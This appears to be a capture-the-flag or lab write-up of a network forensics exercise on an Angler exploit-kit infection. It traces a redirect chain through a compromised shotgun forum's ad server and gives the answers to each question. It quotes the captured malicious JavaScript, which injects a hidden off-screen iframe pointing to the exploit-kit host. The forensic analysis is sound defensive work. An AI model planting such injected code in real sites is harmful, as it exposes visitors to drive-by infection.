To find the FQDN of the compromised site, let's look at what website redirected the user to solution.babyboomershopping.org. Reason being that we know this site was responsible for redirecting the user to the site hosting the Angler EK:

- `_path=="http" id.resp_h==85.143.220.17 | cut ts, host, referrer`

ts	host	referrer
2015-11-24T16:16:24.498905Z	solution.babyboomershopping.org	http://www.shotgunworld.com/

We can see that http://www.shotgunworld.com/ redirected the user, which matches the story of Tom wanting to purchase a shotgun.


Answer: shotgunworld.com

The compromised website contains a malicious js that redirect the user to another website. What is the variable name passed to the "document.write" function?

Let's start by investigating requests made to shotgunworld.com:

- `http.host=="www.shotgunworld.com"`

What stands out to me are these GET requests to /adserver:



If you follow the HTTP stream, we can see that the variable passed to the document.write function is OX_7f561e63.


```
HTTP/1.1 200 OK
Date: Tue, 24 Nov 2015 16:16:24 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
P3P: CP="CUR ADM OUR NOR STA NID"
Set-Cookie: OAID=380cc1bbe19b8e1255013f1f986ddebe; expires=Wed, 23-Nov-2016 16:16:24 GMT; path=/
Content-Length: 1479
Connection: close
Content-Type: text/javascript; charset=utf-8

var OX_7f561e63 = '';
OX_7f561e63 += "<"+"iframe style=\"position:absolute;left:-3060px;top:-4000px;width:360px;height:357px;\" src=\"http://solution.babyboomershopping.org/re
spondents/header.js\"><"+"/iframe><"+"a href=\'http://www.shotgunworld.com/adserver/www/delivery/ck.php?oaparams=2__bannerid=3__zoneid=1__cb=0d1dc4c39c__
oadest=http%3A%2F%2Fwww.americhoke.com\' target=\'_blank\'><"+"img src=\'http://www.shotgunworld.com/AmerichokeBanner.gif\' width=\'468\' height=\'60\' a
lt=\'Americhoke\' title=\'Americhoke\' border=\'0\' /><"+"/a><"+"br /><"+"a href=\'http://www.shotgunworld.com/adserver/www/delivery/ck.php?oaparams=2__b
annerid=3__zoneid=1__cb=0d1dc4c39c__oadest=http%3A%2F%2Fwww.americhoke.com\' target=\'_blank\'>Choke tube installation  barrel porting  adjustable combs<
"+"/a><"+"div id=\'beacon_0d1dc4c39c\' style=\'position: absolute; left: 0px; top: 0px; visibility: hidden;\'><"+"img src=\'http://www.shotgunworld.com/a
dserver/www/delivery/lg.php?bannerid=3&amp;campaignid=3&amp;zoneid=1&amp;loc=http%3A%2F%2Fwww.shotgunworld.com%2F&amp;referer=http%3A%2F%2Fwww.google.com
%2Furl%3Fsa%3Dt%26rct%3Dj%26q%3D%26esrc%3Ds%26source%3Dweb%26cd%3D1%26sqi%3D2%26ved%3D0ahUKEwiKnu-0uqnJAhUIWD4KHal9DUcQFggcMAA%26url%3Dhttp%253A%252F%252
Fwww.shotgunworld.com%252F%26usg%3DAFQjCNEURWbI-lwIgSRkGqiR9ALrodRMUw%26bvm%3Dbv.108194040%2Cd.dmo&amp;cb=0d1dc4c39c\' width=\'0\' height=\'0\' alt=\'\'
style=\'width: 0px; height: 0px;\' /><"+"/div>\n";
document.write(OX_7f561e63);
```

This script injects a hidden iframe that redirects users to solution.babyboomershopping.org.

Answer: OX_7f561e63

What is the Compilation Timestamp of the malware found on the machine? Use your host for this question as the machine does not have an internet connection.

The challenge details include the SHA256 hash of the malware found in a registry Run key. To find the compilation timestamp, we can submit this hash to VirusTotal and navigate to the Details tab:



Answer: 2007-08-01 18:16:48